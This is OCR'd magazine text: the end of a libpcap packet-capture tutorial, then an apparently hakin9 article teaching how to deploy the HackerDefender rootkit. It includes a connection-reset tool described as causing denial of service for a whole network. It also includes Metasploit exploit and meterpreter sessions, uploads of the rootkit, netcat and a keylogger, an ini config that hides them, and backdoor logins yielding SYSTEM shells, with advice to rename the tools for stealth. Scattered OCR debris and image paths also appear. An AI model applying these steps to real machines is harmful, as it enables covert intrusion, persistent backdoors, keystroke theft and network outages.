 tcphdr = (struct tcphdr *)(packet+14+20); /* Assuming no IP
                      options! */
 printf("+-------------------------------------+\n");
 printf("Received Packet %d:\n", ++count);
 printf("ACK: %u\n", ntohl(tcphdr->th_ack) );
 printf("SEQ: %u\n", ntohl(tcphdr->th_seq) );
 printf("DST IP: %s\n", inet_ntoa(iphdr->ip_dst));
 printf("SRC IP: %s\n", inet_ntoa(iphdr->ip_src));
 printf("SRC PORT: %d\n", ntohs(tcphdr->th_sport) );
 printf("DST PORT: %d\n", ntohs(tcphdr->th_dport) );
 printf("\n");

 TCP_RST_send(tcphdr->th_ack, 0, iphdr->ip_dst.s_addr,
             iphdr->ip_src.s_addr, tcphdr->th_dport,
             tcphdr->th_sport, 0);

}
return 0;
}
```

that provides this functionality is the system's packet filter.

A packet filter is basically a user defined routine that is called by the network card driver for every packet that it gets. If the routine validates the packet, it is delivered to our application, otherwise it is only passed to the protocol stack for the usual processing.

Every operating system implements its own packet filtering mechanisms. However, many of them are based on the same architecture, the BSD Packet Filter or BPF. Libpcap provides complete support for BPF based packet filters. This includes platforms like *BSD, AIX, Tru64, Mac OS or Linux. On systems that do not accept BPF filters, libpcap is not able to provide kernel level filtering but it is still capable of selecting traffic by reading all the packets and evaluating the BPF filters in user-space, inside the library. This involves considerable computational overhead but it provides unmatched portability.

Setting a Filter

Setting a filter involves three steps: constructing the filter expression, compiling the expression into a BPF program and finally applying the filter.

BPF programs are written in a special language similar to assembly. However, *libpcap* and *tcpdump* implement a high level language that lets us define filters in a much easier way. The specific syntax of this language is out of the scope of this article. The full specification can be found in the manual page for *tcpdump*. Here are some examples:

- `src host 192.168.1.77` returns packets whose source IP address is `192.168.1.77`,
- `dst port 80` returns packets whose TCP/UDP destination port is 80,
- not tcp Returns any packet that does not use the TCP protocol,
- `tcp[13] == 0x02 and (dst port 22 or dst port 23)` returns TCP packets with the SYN flag set and whose destination port is either 22 or 23,
- `icmp[icmptype] == icmp-echoreply or icmp[icmptype] == icmp-echo` returns ICMP ping requests and replies,
- `ether dst 00:e0:09:c1:0e:82` returns Ethernet frames whose destination MAC address matches `00:e0:09:c1:0e:82`,
- `ip[8]==5` returns packets whose IP TTL value equals 5.

Once we have the filter expression we have to translate it into something the kernel can understand, a BPF program. The function int `pcap _ compile(pcap _ t *p, struct bpf _ program *fp, char *str, int optimize, bpf _ u _ int32 netmask)` compiles the filter expression pointed by `str` into BPF code. The argument `fp` is a pointer to a structure of type struct `bpf _ program` that we should declare before the call to `pcap _ compile()`. The optimize flag controls whether the filter program should be optimized for efficiency or not. The last argument is the netmask of the network on which packets will be captured. Unless we want to test for broadcast addresses the netmask parameter can be safely set to zero. However, if we need to determine the network mask, the function int `pcap _ lookupnet(const char *device, bpf _ u _ int32 *netp, bpf _ u _ int32 *maskp, char *errbuf)` will do it for us.

Once we have a compiled BPF program we have to insert it into the kernel calling the function int `pcap _ setfilter(pcap _ t *p, struct bpf _ program *fp)`. If everything goes well we can call `pcap _ loop()` or `pcap _ next()` and start grabbing packets. Listing 3 shows an example of a simple application that captures ARP traffic. Listing 4 shows a bit more advanced tool that listens for TCP packets with the ACK or PSH-ACK flags set and resets the connection, resulting in a denial of service for everyone in the network. Error checks and some portions of code have been omitted for clarity. Full examples can be found in *http://programming-pcap.aldabaknocking.com*

Conclusion

In this article we have explored the basics of packet capture and learned how to implement simple sniffing applications using the *pcap* library. However, *libpcap* offers additional functionality that has not been covered here (dumping packets to capture files, injecting packets, getting statistics, etc). Full documentation and some tutorials can be found in the *pcap* man page or at *tcpdump's* official site.

On the 'Net

- *http://www.tcpdump.org/* – *tcpdump and libpcap official site,*
- *http://www.stearns.org/doc/pcap-apps.html* – list of tools based on libpcap,
- *http://ftp.gnumonks.org/pub/doc/packet-journey-2.4.html* – the journey of a packet through the Linux network stack,
- *http://www.tcpdump.org/papers/bpf-usenix93.pdf* – paper about the BPF filter written by the original authors of libpcap,
- *http://www.cs.ucr.edu/˜marios/ethereal-tcpdump.pdf* – a tutorial on libpcap filter expressions.

Luis Martin Garcia
Luis Martin Garcia is a graduate in Computer Science from the University of Salamanca, Spain, and is currently pursuing his Master's degree in Information Security. He is also the creator of Aldaba, an open source Port Knocking and Single Packet Authorization system for GNU/Linux, available at *http://www.aldabaknocking.com*.

CHRIS GATES

HackerDefender Rootkit for the Masses

Difficulty

■■□

Every month attackers are handed the latest 0-day exploit on a silver platter. There are tons of sites that post the latest exploit and security professionals rush to see exactly how the new exploit can be used to gain access to a remote computer.

WHAT WILL YOU LEARN...

How to use Hacker Defender rootkit

Hiding files, processes, & registry keys

Using the backdoor client

WHAT YOU SHOULD KNOW...

How to use Windows and the Windows file system

The basics of Windows rootkits

Windows command line

But simply gaining access to a system is not the main goal of the new type of organized attackers whose desire is to command their victims to do their bidding. It is said, in the security business, that getting a shell on a box is easy, but keeping that shell is where the real skill is. There are several popular methods of keeping access such as creating accounts, cracking passwords, trojans, backdoors, and of course rootkits. In this article we are going to discuss rootkit basics and focus specifically on using the HackerDefender[1] rootkit for Windows.

Before we start, let's quickly cover who I am and what I hope to accomplish with this article. I am not a rootkit writer or developer. I am a security consultant, and I teach security courses. I have taken and taught numerous *hacking* courses and hold several *hacking* certifications. Most of these courses sum up rootkits in a couple of paragraphs with links to the rootkit's homepage and tell you to basically figure it out for yourself. Time and time again I have watched really motivated students come to a screeching halt when it comes time to work with rootkits. This is because the documentation that is publicly available does a horrible job at teaching someone how to actually use and deploy a rootkit. My intention is to teach the reader how to set up a basic HackerDefender configuration file, and show a couple of easy methods to get the rootkit on the victim's machine. I will finish things off with how to interact with the rootkit using the backdoor client and a couple of backdoors that were set up in the rootkit configuration file. I won't be going too deeply into rootkit basics or theory, current state of rootkit advancements, or recovery from a rootkit level compromise. What we will cover is actually deploying and interacting with the rootkit once the initial system compromise has taken place. I will attempt to point the reader to further resources on topics outside the basic scope of this article. Our goal is to help the reader with the *So, what do I do now?* question after downloading HackerDefender.

Rootkit overview

The shortest definition of a rootkit is software that allows an attacker to mask his presence on a system while allowing the attacker access to the system at a later time. The term rootkit originally referred to a collection of tools used to gain and keep administrative access on UNIX systems. These tools usually include trojaned or modified copies of important system binaries that were modified to hide the actions of an unauthorized user from the system administrators. With Microsoft Windows, rootkits have a narrower definition. *Rootkits in Windows refer to programs that* *use system hooking or modification to hide files, processes, registry keys, and other objects in order to hide programs and behaviors. In particular, Windows rootkits do not necessarily include any functionality to gain administrative privileges. In fact, many Windows rootkits require administrative privileges to even function* [2].

It is important to note that rootkits are not exploits. Rather, rootkits are used after the initial exploit to maintain access. It is generally not the payload of an exploit, but it may be the end result of the attack.

Rootkits, once installed, can:

- Hide processes
- Hide files and their contents
- Hide registry keys and their contents
- Hide open ports and communication channels
- Capture keyboard strokes (key logger)
- Sniff passwords on a local area network

Rootkits can be broken down into two general categories, because they can operate at two different levels: user mode (application) and kernel rootkits.

User mode rootkits

User mode rootkits involve system hooking or intercepting API calls in the user or application space. Whenever an application makes a system call, the execution of that system call follows a predetermined path. A Windows rootkit can hijack the system call at many points along that path and inject or change the values of those system calls to hide its presence.

Examples of user mode rootkits are: HE4Hook [3], Vanquish [4], and HackerDefender.

Kernel mode rootkits

While all user mode rootkits change the behavior of the operating system by hooking API functions or replacing core system commands, kernel based rootkits may change the behavior of the operating system or modify some kernel data structures by system hooking or modification in kernel space. It is important to note that, before

Listing 1. *Running a clients-side exploit and getting our meterpreter shell*

```
SegFault:~/framework-3.0/framework-dev CG$ ./msfconsole
 ____________
< metasploit >

 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
       =[ msf v3.1-dev
+ - --=[ 201 exploits - 106 payloads
+ - --=[ 17 encoders - 5 nops
       =[ 39 aux

msf > use exploit/windows/browser/logitech_videocall_removeimage
msf exploit(logitech_videocall_removeimage) > set TARGET 0
TARGET => 0
msf exploit(logitech_videocall_removeimage) > set PAYLOAD windows/meterpreter/
                       bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(logitech_videocall_removeimage) > set URIPATH hakin9/
URIPATH => hakin9/
msf exploit(logitech_videocall_removeimage) > exploit
[*] Using URL: http://192.168.0.100:8080/hakin9/
[*] Server started.
[*] Exploit running as background job.
msf exploit(logitech_videocall_removeimage) >
[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (81931 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.0.100:53985 -> 192.168.0.114:4444)
msf exploit(logitech_videocall_removeimage) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

Listing 2. *Uploading our HackerDefender.exe, HackerDefender.ini, and renamed netcat via* `Metasploit's meterpreter`

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > cd Help
meterpreter > pwd
C:\WINDOWS\Help
meterpreter > mkdir hxdef
Creating directory: hxdef
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > upload hxdef100.exe hxdef100.exe
[*] uploading : hxdef100.exe -> hxdef100.exe
[*] uploaded   : hxdef100.exe -> hxdef100.exe
meterpreter > upload hxdef100.ini hxdef100.ini
[*] uploading  : hxdef100.ini -> hxdef100.ini
[*] uploaded   : hxdef100.ini -> hxdef100.ini
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd system32
meterpreter > upload mstftp.exe mstftp.exe
[*] uploading  : mstftp.exe -> mstftp.exe
[*] uploaded   : mstftp.exe -> mstftp.exe
meterpreter >
```

Listing 3. *Running HackerDefender and seeing that the files are now hidden even to meterpreter*

```
meterpreter > cd Help
meterpreter > cd hxdef
meterpreter > pwd
C:\WINDOWS\Help\hxdef

meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
=================

Mode              Size   Type  Last modified                 Name
----              ----   ----  -------------                  ----
40777/rwxrwxrwx   0      dir   Wed Dec 31 17:00:00 MST 1969  .
                                                        ..
100777/rwxrwxrwx  70656  fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.exe
100666/rw-rw-rw-  4119   fil   Wed Dec 31 17:00:00 MST 1969  hxdef100.ini

meterpreter > execute -f hxdef100.exe
Process 1700 created.
meterpreter > pwd
C:\WINDOWS\Help\hxdef
meterpreter > ls

Listing: C:\WINDOWS\Help\hxdef
==============================

Mode             Size  Type  Last modified                 Name
----             ----  ----  -------------                  ----
40777/rwxrwxrwx  0     dir   Wed Dec 31 17:00:00 MST 1969  .
                                                            ..

meterpreter >
```

modifying a kernel, an attacker has to gain access to kernel memory. Kernel space is generally off-limits to non-system level users. One must have the appropriate rights in order to view or modify kernel memory. Hooking at the kernel level is the ideal place for system hooking and for evading detection, because it is at the lowest level. Because upper level applications rely on the kernel to pass them information, if you control the information that is passed to them, you can easily hide information and processes. A common technique for hiding the presence of a malware's process is to remove the process from the kernel's list of active processes. Since process management APIs rely on the contents of the list, the malware's process will not display in process management tools like Task Manager or Process Explorer.

Examples of kernel mode rootkits are FU Rootkit [5] and FUto Rootkit [6].

Rootkits can also be further divided into persistent and memory-based rootkits. The primary difference between the two is that a persistent rootkit can




Figure 1. *User Mode space and Kernel Mode space under Windows*

survive a system reboot while a memory-based rootkit cannot.

Persistent rootkits are rootkits that activate each time the system boots. These rootkits are executed automatically during startup or when a user logs into the system. They must store code somewhere on the system, either in the registry or file system (hard disk) and have a method that hooks into the system boot sequence. This way it can be loaded from disk into memory and immediately begin its rootkit activity.

Memory-based rootkits have no persistent code and therefore do not survive a reboot. While this may seem to lessen the impact of this rootkit's effectiveness, many Windows computers, especially servers, go many days or weeks without a reboot and can still be useful to the attacker.

HackerDefender Rootkit

HackerDefender, created by Holy Father is one of the most popular Windows rootkits. Its main goal was to *write something new – a userland rootkit with great capabilities (e.g. you can specify names of files that are hidden) and be easy to use* [7]. It is a persistent, user-mode rootkit that modifies several Windows and Native API functions, which allows it to hide processes, files, registry keys, system drivers and open ports from applications.

For a detailed discussion on methods used by rootkits such as Kernel Native API hooking, User Native API hooking, Dynamic Forking of Win32 EXE, Direct Kernel Object Manipulation, and Interrupt Descriptor Table hooking, I recommend *Inside Windows Rootkits* by Vigilant Minds [8].

HackerDefender also implements a backdoor and port redirector that uses ports opened and running by other services. This backdoor is accessed with a custom backdoor client and eliminates identifying the rootkit based on a specific open port on the system. Currently, the HackerDefender website is offline, you can download the rootkit from *rootkit.com*.

The *HackerDefender* rootkit consists of two files: one executable file (*.exe*) and one configuration file (*.ini*). The configuration file is used for defining all the settings for the rootkit and is a crucial piece of the rootkit. Like most rootkits,




Figure 2. *Seeing HackerDefender's file in the directory prior to executing the rootkit*




Figure 3. *After executing HackerDefender its files are hidden from Windows*




Figure 4. *The folder containing HackerDefender is also hidden because we added it to our ini file*

HackerDefender requires administrative privileges to install. The rootkit installs itself as a service that automatically starts at boot. When you run the executable it creates a system driver (.sys) in the same directory as the executable and ini file. It then installs and loads the driver to the following registry keys:

```
HKLM\SYSTEM\CurrentControlSet\
   Services\[service_name]
HKLM\SYSTEM\CurrentControlSet\
   Services\[driver_name]
```

Additionally, HackerDefender makes sure it will be executed in safe mode by adding the following registry keys:


```
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Minimal\[service_
                    name]
 HKLM\SYSTEM\CurrentControlSet\
Control\SafeBoot\Network\[service_
                    name]
```

Listing 4. *Connecting to the rootkit using our backdoor client (bdcli100.exe)*

```
I:\>bdcli100.exe
Host: 192.168.0.114
Port: 80
Pass: hakin9-rulez

connecting server ...
receiving banner ...
opening backdoor ..
backdoor found
checking backdoor ......
backdoor ready
authorization sent, waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end session
```

Listing 5. *Getting our system shell through the backdoor client. Notice we are in the hxdef folder, and from here we could uninstall or refresh settings*

```
Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\Help\hxdef>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\Help\hxdef>
```



```
Image Name          PID   User Name         CPU   Mem
sqlmangr.exe        1944  vmwareXP          00    3
VMwareUser.exe      1916  vmwareXP          00    2
VMwareTray.exe      1904  vmwareXP          00    2
sqlservr.exe        1792  SYSTEM            02    8
inetinfo.exe        1772  SYSTEM            00    9
explorer.exe        1676  vmwareXP          00   16
taskmgr.exe         1508  vmwareXP          02    3
spoolsv.exe         1332  SYSTEM            00    3
svchost.exe         1152  LOCAL SERVICE     00    3
svchost.exe         1140  NETWORK SERVICE   00    1
svchost.exe          956  SYSTEM            00   16
svchost.exe          856  SYSTEM            00    2
lsass.exe            688  SYSTEM            00    1
services.exe         676  SYSTEM            00    3
winlogon.exe         628  SYSTEM            00
csrss.exe            600  SYSTEM            00    2
smss.exe             388  SYSTEM            00

Processes: 20    CPU Usage: 4%    Commit Charge: 100748K / 6333
```

hxdef
File Edit View Favorites Tools Help
Back Search Folders
Address C:\WINDOWS\Help\hxdef Go
File and Folder Tasks
Make a new folder
Publish this folder to the Web
Share this folder
Other Places
Help
My Documents
Shared Documents
My Computer
My Network Places
Details
Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Show processes from all users
End Process

Figure 5. *The HackerDefender process (1700 in this case) is also hidden from Task Manager*

I am first going to ask that you read the ReadMe file and example ini file that comes with HackerDefender. It covers a lot of the basics of the ini file and comes with a pretty good FAQ. We will then walk through the ini file that we will use for the examples and do any additional explaining of items not covered very well in the ReadMe.

Simple Exploit and Rootkit Example

First we set up our ini file. I will start all my additional comments with `**`, so you will want to remove these comments from your ini file before implementation. For an alternate backdoor we are going to rename netcat to mstftp.exe and run it on port `63333` and UDP port 53. This isn't really necessary, since HackerDefender turns all listening ports into command (`cmd.exe`) shells with the backdoor client, but this will serve as a good example of how to hide listening processes and ports. This method can also be useful if something is not allowing the backdoor client to work; we'll still have our remote shells. Also, just for example, we will run a small FTP server (`smallftpd.exe`) [9] and a keylogger (`keylogger.exe`) [10]. I have intentionally not changed the names of the HackerDefender executable, the ftp server or the keylogger in order to make the example easier to follow. You would, of course, want to change these to something less obvious.

Remember from the ReadMe that the ini file must contain ten parts: `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]`, `[Hidden RegKeys]`, `[Hidden RegValues]`, `[Startup Run]`, `[Free Space]`, `[Hidden Ports]` and `[Settings]`.

In the `[Hidden Table]`, `[Hidden Processes]`, `[Root Processes]`, `[Hidden Services]` and `[Hidden`

`RegValues]` sections, a `*` character can be used as the wildcard at the end of a string. Asterisks can only be used at the end of a string. Everything after the first asterisk will be ignored.

```
[Hidden Table]
hxdef*
warez
logdir
pykeylogger*
```

**This will hide all files and directories whose name starts with `hxdef`, `warez`, and `logdir` (keylogger log files) as well as hide our pykeylogger.ini, *pykeylogger.val* files. So if we upload HackerDefender to *C:\WINDOWS\Help\hxdef\*, that folder will be hidden from Windows after HackerDefender is executed. Use caution here on what you name files and what you hide. If you have decided to create a folder called *sysevil*, be sure you DO NOT hide all folders starting with `sys*`. If you do, you'll end up hiding important Windows folders like System and System32.

```
[Hidden Processes]
hxdef*
mstftp.exe
smallftpd.exe
keylogger.exe
```

**Hide our HackerDefender, our netcat (renamed to *mstftp.exe*), our FTP server and keylogger processes.

```
[Root Processes]
hxdef*
mstftp.exe
```

**We don't include our smalltftpd and keylogger here, because root processes are used to *admin* the rootkit. We leave mstftp.exe here, because if we need to uninstall or update the rootkit, we can use one of our backdoor shells to access the rootkit. If we didn't add *mstftp.exe* to this list when we connected to our shell, our

Listing 6. *Starting the netcat process, connecting to it, and making sure it's running in hard listen mode by reconnecting*

```
I:\>nc 192.168.0.114 63333

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>exit

I:\>nc 192.168.0.114 63333
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Listing 7. *Our mstftp.exe process and open port is not seen in fport either when run locally on the victim machine*

```
C:\Documents and Settings\vmwareXP>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1484  inetinfo       ->  25    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
1484  inetinfo       ->  80    TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
1484  inetinfo       ->  443   TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  445   TCP
932   svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  1027  TCP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  1029  TCP
1512  sqlservr       ->  1433  TCP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
932   svchost        ->  3389  TCP   C:\WINDOWS\System32\svchost.exe
1136                 ->  5000  TCP
4     System         ->  123   UDP
932   svchost        ->  123   UDP   C:\WINDOWS\System32\svchost.exe
1484  inetinfo       ->  135   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
0     System         ->  137   UDP
1512  sqlservr       ->  138   UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo       ->  445   UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
832   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
1484  inetinfo       ->  1026  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe
4     System         ->  1028  UDP
0     System         ->  1031  UDP
1136                 ->  1032  UDP
932   svchost        ->  1434  UDP   C:\WINDOWS\System32\svchost.exe
0     System         ->  1900  UDP
1512  sqlservr       ->  1900  UDP   C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.ex
1484  inetinfo       ->  3456  UDP   C:\WINDOWS\System32\inetsrv\inetinfo.exe


C:\Documents and Settings\vmwareXP>
```



Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
End Process

Image Name	PID	User Name	CPU	Mem
cmd.exe	372	vmwareXP	00	1
cmd.exe	972	SYSTEM	00	1
cmd.exe	1356	SYSTEM	00	
cmd.exe	1648	SYSTEM	00	1
csrss.exe	600	SYSTEM	00	3
explorer.exe	1632	vmwareXP	00	17
inetinfo.exe	1920	SYSTEM	00	9
lsass.exe	688	SYSTEM	00	1
services.exe	676	SYSTEM	00	2
smss.exe	388	SYSTEM	00	
spoolsv.exe	1328	SYSTEM	00	3
sqlmangr.exe	1788	vmwareXP	00	3
sqlservr.exe	1944	SYSTEM	00	8
svchost.exe	852	SYSTEM	00	2
svchost.exe	952	SYSTEM	00	16
svchost.exe	1048	NETWORK SERVICE	00	1
svchost.exe	1084	LOCAL SERVICE	00	3

